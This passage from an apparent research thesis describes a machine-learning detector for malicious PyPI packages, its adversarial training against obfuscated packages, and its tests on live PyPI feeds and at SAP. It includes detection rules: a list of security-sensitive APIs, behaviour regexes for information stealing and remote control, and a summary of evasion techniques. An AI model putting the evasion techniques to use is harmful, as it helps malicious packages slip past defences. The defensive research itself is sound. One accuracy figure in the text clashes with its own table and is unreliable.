To improve the adversarial robustness of our solution, we leveraged AT [104, 25]. The core idea is to include adversarial examples (i.e., adversarial packages, in our case) during training, thereby enabling the model to withstand the corresponding evasive attack patterns at test time. Following prior works in other cybersecurity domains that leverage problem-space AT [54, 18] with practical, domain-specific, non-differentiable manipulations—including malware detection [46], phishing [115], and web application firewalls [54], we adopted a black-box optimization algorithm to optimize the adversarial manipulations described above against the target detector.

Specifically, we leveraged the query-efficient black-box algorithm introduced in [115] (see Section 3.4.2), which relies on mutation-based fuzzing techniques. The goal is to mutate the original malicious package to minimize the confidence score returned by the machine-learning model (i.e., the objective function), using an iterative approach consisting of consecutive mutation rounds. To improve query efficiency, the optimizer categorizes manipulations into single-round (SR) and multi-round (MR). The former are applied only once to the original sample, while the latter are applied iteratively to the adversarial package generated in the previous round. In our case, all data obfuscation manipulations are implemented as SR manipulations. Specifically, for each type of IOC (IP, URL, system commands), we randomly select one manipulation from encoding, compression, encryp-

tion, or binary array representations and apply it to all related strings in the source code. As for static code manipulations, they are implemented as SR manipulations except for useless code injection, which is treated as a MR manipulation, since the amount of injected code required to affect the model's confidence score (i.e., to evade detection) is not known a priori.

4.3 Experiments

In this section we describe the experimental setup, the detectors, and the datasets used in our tests. Finally, we introduce the research questions we want to explore in our experiments.

4.3.1 Detectors

Several detectors have been proposed by the research community to detect supply-chain attacks, often using different approaches and relying on different features. As a baseline, we will use GuardDog [45], a tool for malicious package detection based on static rules.

Most of the solutions based on machine learning that have been proposed to date are not available, and those that are, such as the one proposed by Ladisa *et al.* [89], do not include several key features that have been shown to be very effective in detecting malicious packages [190, 72].

Hence, to build our state-of-the-art detector (`SoA` hereinafter), we took the open-source tool released by Ladisa *et al.* [89] as a starting point, and extended its feature set to include missing key features to capture the presence of security-sensitive APIs and suspicious behaviors [190, 72].

The complete feature set of our `SoA` detector is summarized in Table 4.2. On top of those already provided by the tool, we added the following three classes (highlighted in green in Table 4.2 and detailed below): API-related, behavior-related, and obfuscation-related (based on the adversarial manipulations described in Section 3.4.1) features.

API-related features. These features are designed to detect the usage of security-sensitive APIs that are commonly used to perform malicious actions, such as executing arbitrary code, downloading files, or exfiltrating sensitive information. To this end, we performed a detailed analysis of the most common APIs used in malicious packages of the *MalwareBench* dataset [185] and the current literature [190]. We identified a set of 215 APIs that are divided into six categories: `Network`, `Filesystem`, `Host Information`, `Code Execution`, `Command Execution`, and `Encoding`. For each API, we used

Category	Features	Type	Size
Structural	Presence of installation hook(s) in `setup.py`	B	1
	Count of lines (source and metadata)	N	2
	Count of words (source and metadata)	N	2
	Count of files per selected extensions (.js, .md, . . .)	N	91
API	Count of security-related API	N	215
Behavior	Count of suspicious behaviors	N	5
Obfuscation	Count of adversarial patterns (source and metadata)	N	12
	Statistics (mean, std. deviation, 3rd quartile and max) of Shannon entropy of strings (source and metadata)	N	8
	Statistics (mean, std. deviation, 3rd quartile and max) of Shannon entropy of identifiers (source and metadata)	N	8
	Count of homogeneous and heterogenous strings (source and metadata)	N	4
	Count of homogeneous and heterogenous identifiers (source and metadata)	N	4
String	Count of URLs (source and metadata)	N	2
	Count of IP addresses (source and metadata)	N	2
	Count of suspicious tokens in strings (source and metadata)	N	2
	Count of base64 strings (source and metadata)	N	2
	Statistics (mean, std. deviation, 3rd quartile and max) of ratio of square brackets per source code file size	N	8
	Statistics (mean, std. deviation, 3rd quartile and max) of ratio of equal signs per source code file size	N	8
	Statistics (mean, std. deviation, 3rd quartile and max) of ratio of plus signs per source code file size	N	8

Table 4.2: Summary of the features adopted by the `SoA` detector. N: numeric feature, B: boolean feature. Features in green are those proposed in this work.

one numeric feature to count the number of occurrences of the API in the source code. The complete list of APIs is shown in Table 4.3.

Behavior-related features. These features are designed to detect the presence of suspicious behaviors that are commonly associated with malicious packages. To this end, we adopted the behaviors defined by Guo *et al.* [68], namely *Remote Control*, *Information Stealing*, *Code Execution*, *Command Execution*, and *Unauthorized File Operations*. Each behavior consists of one or more sequences of security-sensitive APIs belonging to the categories defined above. For instance, the *Information Stealing* behavior is defined as a sequence of APIs belonging to the following categories:

([Filesystem], Host Information, [Code Execution], Network), where the brackets indicate that the API is optional.

To detect the presence of these behaviors, we leveraged a two-step approach: (i) security-sensitive APIs extraction, and (ii) behavior matching. In the first step, for each file, we extracted the security-sensitive APIs from the Abstract Syntax Tree (AST) representation of the code by leveraging the `ast` module in Python. In the second step, we replaced each API with the corresponding category and matched the obtained sequence of categories against the predefined behaviors, which are represented through battle-tested regular expressions. The regular expressions are designed to be flexible, i.e., they allow for the presence of additional API categories in the sequence, as long as the order of the categories is preserved. For instance, the *Information Stealing* behavior can be detected in the (Host Information, Command Execution, Network) sequence, where there is a Command Execution API between Host Information and Network APIs.

Furthermore, we extensively tested the regular expressions on the *MalwareBench* dataset by manually verifying that they are able to detect the behaviors of the malicious packages in the dataset. For each behavior, we used one numeric feature to count the number of occurrences of the behavior in the package. The complete list of behaviors and the related regular expressions are shown in Table 4.4 in the Appendix.

Obfuscation-related features. These features are designed to detect the presence of various obfuscation patterns that are commonly used in malicious packages. To this end, we leveraged a set of battle-tested regular expressions aimed at detecting the main obfuscation techniques related to the proposed adversarial manipulations (see Section 3.4.1): `baseXX` encoding (including Base64, Base32, Base16 and Base85 encoding schemes), hexadecimal encoding, binary array encoding, string splitting, XOR-based obfuscation, and API obfuscation.

As for the `baseXX` encoding, we use several regular expressions to detect the presence of related APIs, such as `b64decode()`, `b32decode()`, `b16decode()`, and `b85decode()`. The hexadecimal encoding is detected by matching the presence of the `bytes.fromhex()` and `hex()` methods, as well as the presence of hex-encoded strings. The binary array encoding is detected by matching the presence of the `bytes()` and `bytearray()` methods as well as the presence of bytearray-encoded strings. The string splitting obfuscation is detected by matching the presence of string concatenation based on the + operator and `join()` method. The XOR-based obfuscation is detected by matching the presence of the ^ operator used along with the `xor()` and

ord() methods. Finally, the API obfuscation is detected by matching the obfuscation patterns detailed in Section 3.4.1 and summarized in Figure 4.4.

For each obfuscation technique, we used one numeric feature to count the number of occurrences of the obfuscation pattern in both the source code and metadata (i.e., setup.py).

Model Training and Evaluation

All experiments were conducted on an Ubuntu 22.04.6 LTS server equipped with an Intel Xeon Platinum 8160 CPU @ 2.10 GHz (64 cores) and 256 GB of RAM.

To train and evaluate our detectors, we leveraged all the tree-based models proposed by Ladisa *et al.* [89], namely Decision Tree, Random Forest [30] and XGBoost [37]. We focused only on these models for several reasons. First, for a fair evaluation with their work. Second, tree-based models are widely adopted in this area (e.g., by Huang *et al.* [72]) for their advantages: explainability and effectiveness at handling high-dimensional data, while maintaining good accuracy [112]. Third, tree-based models ensure a better trade-off between performance and computational training cost compared to deep-learning solutions [65], which is very important in both our enterprise and PyPI scenarios.

All models were implemented using the following Python libraries: scikit-learn v1.5.0 [132], and xgboost v2.1.0. To train and tune the models' hyperparameters, in line with current research [169], we performed a grid search based on a 5-fold cross-validation (CV) on the training set [143] to ensure a fair evaluation. Since this resulted in five different detectors (for each tree-based model), all the results reported in the following are the mean values of the five detectors, each one evaluated on the corresponding test set obtained by the 5-fold CV.

4.3.2 Datasets

For our experiments we adopted two types of datasets. First, in order to compare with the state-of-the-art and experiment with our detector, we employed *MalwareBench* – a recent dataset collected in fall 2023 by Zahan et al. [185].

In addition, to perform real-world tests and measure how the SoA detector performed in the wild, we collected a live stream of temporally-newer package releases from PyPI over two different time periods.

56

Category	Module	API
Network	requests	get, post, put, patch, delete, request, Session
	socket	socket, close, create_connection, create_server, dup
	socket.socket	bind, listen, accept, connect, connect_ex, close, detach, dup, shutdown
	webhook	send
	Webhook	from_url
	aiohttp	request
	aiohttp.ClientSession	get, post, put, patch, delete, ws_connect
	http.client. HTTP(S)Connection	request, getresponse, putrequest, connect, close
	urllib.request	urlopen, urlretrieve, Request
	urllib3	request
	urllib3.connection. HTTP(S)Connection	connect, request, request_chunked, getresponse, close
Filesystem	os	open, remove, rename, replace, truncate, stat, lstat, fstat, chown, chmod, lchmod, lchown, link, symlink, readlink, realpath, unlink, rmdir, mkdir, makedirs, removedirs, walk, listdir, chdir, fchdir, access, startfile, mkfifo, mknod, pathconf, fpathconf statvfs, fstatvfs, fsync, fdatasync, sync, fsync_range
	shutil	copyfile, copyfileobj, copy, copy2, copytree, rmtree, move
	io.BufferedReader	read, read1, readinto, readinto1
	io.BufferedWriter	write
	builtins	open, read, write, readline, readlines, writelines
Host Information	getpass	getuser, getpass
	socket	gethostname, getpeername, gethostbyname, getfqdn
	platform	node, system, release, version, machine, processor, architecture, platform, uname, linux_distribution, mac_ver, win32_ver
	winreg	CreateKey, CreateKeyEx, ConnectRegistry, DeleteKey, DeleteKeyEx, DeleteValue, EnumKey, EnumValue, LoadKey, OpenKey, OpenKeyEx, QueryValue, QueryValueEx, SaveKey, SetValue, SetValueEx, QueryInfoKey
Code Execution	builtins	exec, eval
Command Execution	subprocess	getoutput, call, check_output, run, Popen, check_call
	pty	fork, openpty, spawn
	os	popen, system, posix_spawn, posix_spawnp, getenv, chmod, dup2, startfile, exec*[1], spawn*[2]
Encoding	base64	b64encode, b64decode, urlsafe_b64encode, urlsafe_b64decode, standard_b64encode, standard_b64decode, b32encode, b32decode, b16encode, b16decode, b85encode, b85decode, encode, decode
	hashlib	md5, sha1, sha224, sha256, sha384, sha512
	bytearray	fromhex, hex
	zlib	compress, decompress
	gzip	compress, decompress
	lzma	compress, decompress
	marshal	load, loads
	__pyarmor__	

Table 4.3: List of security-sensitive APIs and their categories.

<table>
<tr><th>Behavior</th><th>Regular Expression</th></tr>
<tr><td>Remote Control</td><td>NETWORK_(NETWORK_)?\w*(ENCODING_)?\w*CMDEXEC</td></tr>
<tr><td>Information Stealing</td><td>FILESYSTEM_(HOSTINFO_|ENCODING_)?\w*NETWORK|
HOSTINFO_(FILESYSTEM_|ENCODING_)?\w*NETWORK</td></tr>
<tr><td>Code Execution</td><td>NETWORK_(ENCODING_)?\w*CEXEC|ENCODING_\w*CEXEC|CEXEC</td></tr>
<tr><td>Command Execution</td><td>CMDEXEC_(ENCODING_)?\w*NETWORK|ENCODING_\w*CMDEXEC_(ENCODING_)?\w*NETWORK|
CMDEXEC_\w*ENCODING|ENCODING_\w*CMDEXEC_\w*ENCODING|ENCODING_\w*CMDEXEC</td></tr>
<tr><td>Unauthorized File Operations</td><td>NETWORK_\w*FILESYSTEM_\w*CMDEXEC_\w*FILESYSTEM|NETWORK_\w*FILESYSTEM_\w*
CMDEXEC|FILESYSTEM_\w*CMDEXEC_\w*FILESYSTEM|FILESYSTEM_\w*CMDEXEC</td></tr>
</table>

Table 4.4: Behaviors adopted in this work and related regular expressions.

MalwareBench. *MalwareBench* is a state-of-the-art dataset that includes 3,190 unique malicious and 3,368 unique benign Python packages. We use this dataset to evaluate the robustness of models against adversarial manipulations, as well as the effectiveness of AT and the `SoA` features. We adopted the same approach as Scano *et al.* [54] for splitting the MalwareBench dataset to evaluate robustness and perform adversarial training. As for the robustness evaluation, for each `test set` generated by the 5-fold CV, we create the corresponding `adversarial test set` (`test-adv`), which contains the same benign samples as the original test set, but with the malicious samples generated from the original malicious samples by applying the proposed manipulations.

As for AT, for each fold, we generate an `adversarial training set` by applying the adversarial manipulations to the malicious samples in the training set. Each `adversarial training set` is then merged with the corresponding training set to re-train the models.

Finally, to evaluate the robustness of the models re-trained with AT, we generate a new `adversarial test set` optimized on the re-trained models.

We would like to clarify that, although using the same manipulations and optimizer, the adversarial packages generated for building the `adversarial training sets` and `adversarial test sets` are different. Indeed, they are *independently optimized* against each target model at test time, resulting in the application of different, optimal manipulation strategies. Hence, the two sets are independent, ensuring an unbiased evaluation.

As for GuardDog, we evaluated its baseline detection capabilities on the `test set` and its adversarial robustness on the `adversarial test set`, but we did not leverage AT since it is not a machine learning-based model.

Real-world datasets. We built two real-world datasets by collecting all packages uploaded to PyPI over two different periods of time: `live1` (for 80 days from 02/10/2024 to 21/12/2024), and `live2` (for 37 days from 31/03/2025 to 06/05/2025). The `live1` dataset contains 48,712 unique pack-

ages and 122,398 releases, while the live2 dataset contains 38,567 unique packages and 91,949 releases. The datasets were built by leveraging the PyPI feeds for newly uploaded packages[3] and releases[4] in the specified time period. We filtered out the packages without source code. After each vetting period, we collected the ground truth labels of the packages by leveraging the Open Source Security Foundation (OpenSSF) [127] and PyPI [56] databases of malicious packages. In addition, we carefully analyzed all the packages reported as malicious by the detectors to ensure that they were actually malicious or false positives. The daily malicious packages found by the detectors were also reported to the PyPI maintainers.

The real-world datasets are used to perform several experiments. First, to evaluate the impact of AT and the SoA features on the detection capabilities of the models in the wild over two different time periods. Additionally, we leveraged the live1 dataset to tune the number of adversarial packages to be used for AT and evaluate the detection capabilities of the models on obfuscated packages. On the other hand, the live2 dataset is used in our first case study to perform two experiments: (i) to evaluate the impact of using live1 to re-train the detectors, i.e., if using a greater variety of packages can improve the detection capabilities of the models, (ii) to evaluate the performance of the final detector (based on the SoA features and trained using both live1 and AT) in production for vetting temporally-newer packages uploaded to PyPI, when tuned with a very low FPR threshold (0.1%).

4.3.3 Research Questions

[RQ4.1] Adversarial manipulations – How effective are the proposed adversarial manipulations in bypassing the evaluated detectors?

[RQ4.2] Adversarial robustness – To what extent does AT improve the adversarial robustness of the tested detectors?

[RQ4.3] Detection capabilities in the wild – How effective is the SoA detector based on AT in finding malicious packages in the wild? Is it able to detect real (obfuscated) malicious packages that are undetected by the corresponding baseline?

[RQ4.4] Practical Deployment – How practical is the final detector when deployed in different production settings? In particular, how much effort is needed to verify the daily alerts in two opposite case studies (PyPI deployment tuned at 0.1% FPR and industrial deployment tuned at 10% FPR)?

[3] https://pypi.org/rss/packages.xml
[4] https://pypi.org/rss/updates.xml

Detector	MalwareBench Dataset	
	`test`	`test-adv`
GuardDog	6.63	1.00
Decision Tree	69.14	4.60
Random Forest	90.54	12.10
XGBoost	95.27	24.30
XGBoost AT	**95.64**	**86.81**

Table 4.5: Recall (TPR) at 1% FPR of different detectors evaluated on the `test` (baseline performance) and `test-adv` (adversarial robustness) sets.

To answer these questions, we performed an extensive evaluation and discuss the results in the next two sections.

4.4 Results

Baseline Evaluation. Table 4.5 shows the recall (a.k.a. True Positive Rate or TPR), at 1% FPR for the target detectors evaluated on the *MalwareBench* dataset. Moreover, we decided to use this operational point (1% FPR) since it is a common practice in the literature [169, 137, 49, 115, 54], and it allowed us to perform a fair comparison among the detectors. For completeness, in Figure 4.5 we also report the ROC curves of all the detectors evaluated on the baseline (`test`) and adversarial (`test-adv`) test sets created from `Malwarebench`.

We evaluated the performance of all detectors on the two variants of the dataset: `test` and `test-adv`. The former is used to evaluate the baseline performance, while the latter is used to evaluate the adversarial robustness of the detectors. The results highlight several important points. Among the different models, XGBoost is the one with the best performance, with a 95.3% detection rate at 1% FPR. On the other end of the spectrum, GuardDog is the one with the worst performance, detecting only 6.63% of the malicious packages in the vanilla dataset. This result, aligned with the findings of Vu *et al.* [174], highlights that current solutions based on static rules do not perform well at low FPR compared to machine learning-based approaches.




Figure 4.5: ROC curves of the detectors evaluated in this work on the baseline (`test`) and adversarial (`test-adv`) test sets, namely Decision Tree (DT), Random Forest (RF), XGBoost (XGB), and GuardDog (GD). The AT-based models are specified with -AT.

However, not surprisingly, all approaches performed poorly on adversarial samples. Also in this case, GuardDog was the worst (1% detection) and XGBoost the best (24.3% detection). This shows that the adversarial packages generated by our manipulations are able to easily bypass the current state-of-the-art detectors.

Based on these results, we use the best-performing XGBoost model for the rest of the experiments.

[RQ4.1] The adversarial manipulations proposed in our study are very effective at bypassing the current state-of-the-art detectors. The detection rate of the best model decreased from 95% to a mere 24% when tested on obfuscated packages.

Adversarial Training. To apply AT, we first performed a preliminary evaluation to select the number of adversarial packages to include in the model training. To this end, we first sorted the adversarial packages in the `adversarial training set` based on the output score of the model, and then we selected the top k adversarial packages with the highest output score, where k is the percentage of adversarial packages to be used for training the model. We then evaluated the resulting models on the `live1` dataset and reported the performance in Table 4.6. Our experiments show that the model performance improves by adding adversarial samples, but if too many (such as 100%) of them are added to the training set, the performance decreases. Overall, we found that using 20% of the adversarial packages provides the best recall and F1-score. Hence, we used 20% of the adversarial packages for training the detectors with AT in the following experiments.

The last line of Table 4.5 shows the result of the XGBoost model trained with AT on the `MalwareBench` dataset. We can clearly see that AT significantly improves the robustness of the XGBoost model against the proposed adversarial manipulations, while keeping the same performance on the baseline `test set`.

[RQ4.2] AT significantly improves the robustness against the same set of manipulations (up to **2.5x increase** compared to the baseline).

Real-World Experiments. We now look at the evaluation we performed on the `live1` dataset. As explained before, this was conducted on a live PyPI feed by using the XGBoost model. The results are reported in Table 4.6.

For this experiment we compared the XGBoost model trained with AT using 20% of the adversarial packages (the best configuration – see Table 4.6) and the corresponding baseline model (`base` – trained without AT).

As a first observation, the two detectors have very similar performance, with the one trained with AT performing slightly better overall (+1% detection rate). This small increment shows that while AT is important, malicious packages observed in the wild today adopt the obfuscation techniques we described in the paper only to a limited extent.

This is confirmed by Figure 4.6, which shows a detailed analysis of the malicious packages found by the detectors in the `live1` dataset. Overall,

Model	FP	TP	FN	TN	Acc	Prec	Rec	F1
base	1,210	242	112	120,832	98.92	16.67	68.36	26.80
AT-10	1,219	223	131	120,823	98.90	15.46	62.99	24.83
AT-20	**1,210**	**246**	**108**	**120,832**	**98.92**	**16.90**	**69.49**	**27.18**
AT-30	1,217	226	128	120,825	98.90	15.66	63.84	25.15
AT-40	1,212	231	123	120,830	98.91	16.01	65.25	25.71
AT-50	1,218	237	117	120,824	98.91	16.29	66.95	26.20
AT-60	1,215	226	128	120,827	98.90	15.68	63.84	25.18
AT-70	1,216	239	115	120,826	98.91	16.43	67.51	26.42
AT-80	1,220	227	127	120,822	98.90	15.69	64.12	25.21
AT-90	1,217	220	134	120,825	98.90	15.31	62.15	24.57
AT-100	1,219	146	208	120,823	98.83	10.70	41.24	16.99

Table 4.6: Performance metrics at 1% FPR of the XGBoost model based on the SoA features evaluated on the live1 dataset. base represents the model trained on the main training set, while AT-X represents the model trained using AT with the specified percentage (X) of adversarial samples. The best results are highlighted in bold.

the two models (baseline and AT-based) detected 254 malicious packages, of which 66 (26%) showed some form of obfuscation based on the adversarial patterns introduced in this work (see Section 4.3.1). Moreover, by further analyzing the obfuscated packages, we found that only 31 of them (12.2% of the total) leverage more than one obfuscation technique.

Furthermore, it is interesting to observe that the model trained with AT performs better on obfuscated packages, finding 6 (+10% increase[5]) more obfuscated packages compared to the baseline model, while on non-obfuscated packages the model trained without AT has a small edge (+2 package detected compared to the AT-based model). This seems to suggest that with AT the model tends to overfit on the obfuscated packages at the expense of non-obfuscated ones, which are however more common in the wild.

It is also important to notice that both detectors perform worse on real-world data than on the test dataset – with a drop in detection rate at 1% FPR from roughly 95% to 69%. Nevertheless, such result is also in line

[5]Percentage increment w.r.t the baseline: $(65 - 59)/59 \times 100 = 10.1\%$




Figure 4.6: Comparison between the baseline and the AT-based models on the live1 dataset in terms of detection of obfuscated (left) and non-obfuscated (right) samples.

Model	Training Dataset	FP	TP	FN	TN	Acc	Prec	Rec	F1
XGBoost base	train	798	147	69	90,810	99.06	15.56	68.06	25.32
	train + live1	786	167	49	90,822	99.09	17.52	77.31	28.57
XGBoost AT	train	792	153	63	90,816	99.07	16.19	70.83	26.36
	train + live1	**781**	**180**	**36**	**90,827**	**99.11**	**18.73**	**83.33**	**30.59**

Table 4.7: Performance metrics at 1% FPR of the XGBoost models evaluated on the live2 dataset.

with the findings of Zhang *et al.* [190], who observed an even higher drop in performance when evaluating their detector on real-world data (precision decreased from roughly 95% to 18.5%). This remarks the importance of evaluating the detectors on real-world data as current datasets might not be representative of the actual packages available on PyPI.

[RQ4.3] Our experiments show that AT needs to be applied cautiously: on the one hand it makes the model more robust to obfuscations and allows us to find 6 (+10%) more obfuscated packages, but on the other hand it might negatively affect the detection of non-obfuscated packages.

4.5 Case Studies

In this section, we present two case studies that show how the same detector could be deployed in different settings, by tuning its operating point to either maximize its detection rate or to minimize the number of false alarms.

For this purpose, as depicted in Table 4.7, we experimented with our XGBoost detector in four different configurations: i.e. baseline and AT-based models trained on both the train and live1 datasets (train + live1),

Max FPR	FP	TP	FN	TN	Acc	Prec	Rec	F1
30%	27,478	208	8	64,130	70.14	0.75	96.30	1.49
10%	9,152	196	20	82,456	90.03	2.10	90.74	4.10
1%	781	180	36	90,827	99.11	18.73	83.33	30.59
0.1%	81	92	124	91,527	99.78	53.18	42.59	47.30
0.05%	35	77	139	91,573	99.81	68.75	35.65	46.95

Table 4.8: Performance metrics at different FPR thresholds of the final detector evaluated on the `live2` dataset.

and `train` dataset only. The results confirm that the AT-based models perform better, and that using the larger and more realistic `live1` dataset in addition to the vanilla `train` dataset (based on MalwareBench) results in stronger models with higher precision and recall. This underlines that current state-of-the-art datasets, such as `MalwareBench`, are not fully representative of the real-world distribution of packages, and that using a more realistic dataset can improve the detection capabilities of the models, especially when using the detector in production for vetting PyPI packages.

For this reason, for both case studies detailed in the following, we decided to deploy the final detector using the AT-based XGBoost model trained on both `live1` and `train` datasets.

To avoid some potential false negatives in `live1`, we selected all the packages with a SourceRank score[6] (a popular ranking metric for open source packages developed by Libraries.io [162, 147]) of at least 8. We chose this threshold since it corresponds to the mean and median values of the benign packages in `live1`. Finally, it is worth noting that we reported the results in Table 4.7 at 1% FPR to be consistent with the previous experiments, while for vetting the packages in production it was tuned at 0.1% FPR.

4.5.1 PyPI

In the first case study, we consider the scenario of a PyPI maintainer who wants to pre-screen every new release to filter out possible malicious packages. In this case, the problem is that the total number of new releases published every day is very high, and the maintainers have very little time to invest in this task (20 minutes per week [174]). Indeed, as reported in the interview conducted by Vu *et al.* [174] to the PyPI maintainers, in 2020 PyPI

[6] https://docs.libraries.io/overview.html#sourcerank

introduced a malware scanning, but it was discontinued two years later due to the overwhelming number of false positives. Hence, it is of paramount importance to design a solution that generates very few false alarms.

Table 4.8 reports the results of this case study at different configuration points, ranging from 0.05% FPR to 30% FPR. We would like to clarify that, even though during the live scanning of the packages we used a threshold of 0.1% FPR, we decided to report the performance of the final detector at different FPR thresholds for completeness and to show its flexibility in production. When tuned at 0.1% FPR, the final detector was able to detect more than 40% of the malicious packages in the `live2` dataset with only 81 false positives. From the point of view of a PyPI maintainer, this is a very promising result. Indeed, considering that the `live2` dataset contains packages collected over a period of 37 days, this means that the final detector is able to detect, on average, 2.48 malicious package per day with just 2.08 false alarms. In other words, in this configuration the model only raises 4 alerts per day, and half of them correspond to real malicious packages. These results perfectly align with the time budget of 20 minutes per week to review the false alarms suggested by the PyPI maintainers interviewed by Vu *et al.* [174]. Indeed, assuming the time budget of ∼1 minute to triage a single alert suggested by Vu *et al.* [174], we would have ∼15 minutes per week (or 2 minutes per day) to review false positives.

Finally, we remark that the proposed detector also satisfies the other requirements highlighted by Vu *et al.* [174] in the context of the PyPI ecosystem, namely the low effort to use and maintain, and the real-time detection of malicious packages. Indeed, our detector can be easily trained and deployed in parallel, can be easily tuned to different thresholds, and can scan packages in real-time (hundreds of milliseconds per package on average), making it a perfect solution for being integrated in the PyPI ecosystem.

Malware behaviors and campaigns. We performed a detailed analysis of the 92 malware packages detected by the final detector in the `live2` dataset by studying the malware behaviors and campaigns of the detected packages. As for campaign attribution, we manually grouped all the packages that share the same (or almost the same) malicious code into a single campaign. Moreover, by analyzing the temporal distribution of the packages, we found that packages in the same campaign are usually uploaded to PyPI in a short time span (same day or within a few days). As show in Table 4.9, we found 22 campaigns in total, which are distributed as follows: most of the campaigns (14 out of 22) are packages (61 in total) with stealer behaviors, followed by 3 PoC campaigns (13 packages), 3 dropper

campaigns (8 packages), and 2 trojan campaigns with backdoor functionality (5 packages). This result is in line with the findings of current research [144, 55, 186], which shows an increasing trend of malicious packages with stealer behaviors. As for the stealer campaigns, we found that the related packages are used to steal sensitive information from the victim's machine, such as passwords, browser cookies, cryptocurrency wallets, and the victim's data is generally sent to a remote server, a Telegram bot, or a Discord channel. We found some PoC malicious samples that connect to suspicious URLs and exfiltrate some basic information about the machine such as hostname and OS version. Packages in the dropper campaigns target Windows machines and aim to download and execute a malicious binary file from a remote server, while the two trojan campaigns install a backdoor on the victim's machine.

Additionally, we analyzed the presence of obfuscation in the detected packages (see Table 4.10), based on the obfuscation features used in this study (see Section 4.3.1). We found that 40 out of 92 packages (43.4%) use at least one form of obfuscation techniques to hide the malicious code. Among the obfuscated packages, all of them use at least one BaseXX (i.e., Base64, Base32, ...) encoding, six of them leverage hexadecimal encoding, while only two packages using data reordering (e.g., splitting strings in multiple chunks) and only one package uses binary arrays to obfuscate strings. Moreover, we found just one package that uses a simple form of API obfuscation to import a module (i.e., `__import__("os")` instead of `import os`).

Finally, we analyzed the location of the malicious code in the packages (see Table 4.11), and found a very interesting result: unlike the results reported by Guo *et al.* [68], who found that 68.6% of the analyzed malicious packages contained the malicious code in the `setup.py` file, we instead found that the majority of them (38 out of 92, i.e., 41.3%) contain the malicious code in other source files (e.g., `main.py`) different from `setup.py` or `__init__.py`, while only 35 packages (38% of the total) contain the malicious code in the `setup.py` file, and the remaining 19 packages (20.7% of the total) include the malicious code in `__init__.py`. This result remarks that, even if the `setup.py` file is still quite popular for placing the malicious code, mainly because it is the first file that is automatically executed when a package is installed [90, 68], `__init__.py` and other source code files are becoming more and more popular among attackers to place the malicious code. This may be because the `setup.py` file is monitored by security researchers and tools such as GuardDog [99, 174, 45], hence attackers might be trying to evade detection by placing the malicious code in less monitored

Campaign	Count	Num Packages
Stealer	14	61
PoC	3	13
Dropper	3	8
Trojan	2	5

Table 4.9: Campaigns of the malicious packages detected by the final detector in the `live2` dataset.

Obfuscation	Num Packages
BaseXX Encoding	40
Hex Encoding	6
Binary Arrays	1
Data Reordering	2
API Name Obfuscation	1

Table 4.10: Obfuscation techniques used by the malicious packages detected by the final detector in the `live2` dataset.

Obfuscation	Num Packages
`other source code`	38
`setup.py`	35
`__init__.py`	19

Table 4.11: Location of the malicious code in the packages detected by the final detector in the `live2` dataset. The `other` category includes all the files that are not `setup.py` or `__init__.py` files, such as `main.py`.

files.

4.5.2 Industrial Scenario

For the second case study we collaborated with a large multinational software company (i.e., SAP), which provided us with a list of 584 Python dependencies used in some of their products. We collected all the releases of the dependencies from PyPI during the same time period (37 days) of the

Max FPR	FP	TN	Acc
30%	130	1,466	81.45
10%	46	1,550	97.12
1%	2	1,594	99.87
0.1%	0	1,596	100.00

Table 4.12: Performance metrics at different FPR thresholds of the final detector evaluated in the industrial case study.

first case study, obtaining a total of 1,596 packages. In this case, it is more important to detect malicious packages even if this requires investing more time spent on validating false alerts. For this reason, we configured our detector at 90% detection rate, which, according to Table 4.8, corresponds to a 10% FPR on the `live2` dataset.

For completeness, in this case study we also report the performance of the final detector at different thresholds in Table 4.12. Note that since there were no supply-chain attacks on any of the packages used by the company during our experiment, we cannot compute the detection rate.

The results show that, when tuned at 10% FPR, the final detector achieves 95.38% accuracy. This corresponds to 46 false positives, an average of 1.24 false positives per day. This means that a security engineer has to spend only a few minutes per day to review false positives, which is a very reasonable time budget for an industrial scenario.

At this scale, it would be possible to adopt an even more aggressive setup, for instance by tuning the classifier at the [30% FPR - 96% TPR] point. This would further increase the chances of detecting a possible attack, while increasing the number of false alarms to a still-manageable 3.5 per day.

> [**RQ4.4**] When deployed in production our final detector demonstrated competitive performance and **very low effort to review false alarms (few minutes per day)** for both PyPI maintainers (2.48 true positives and 2.08 false positives per day at 0.1% FPR) and enterprise security teams (95.38% accuracy and 1.24 false positives per day at 10% FPR).

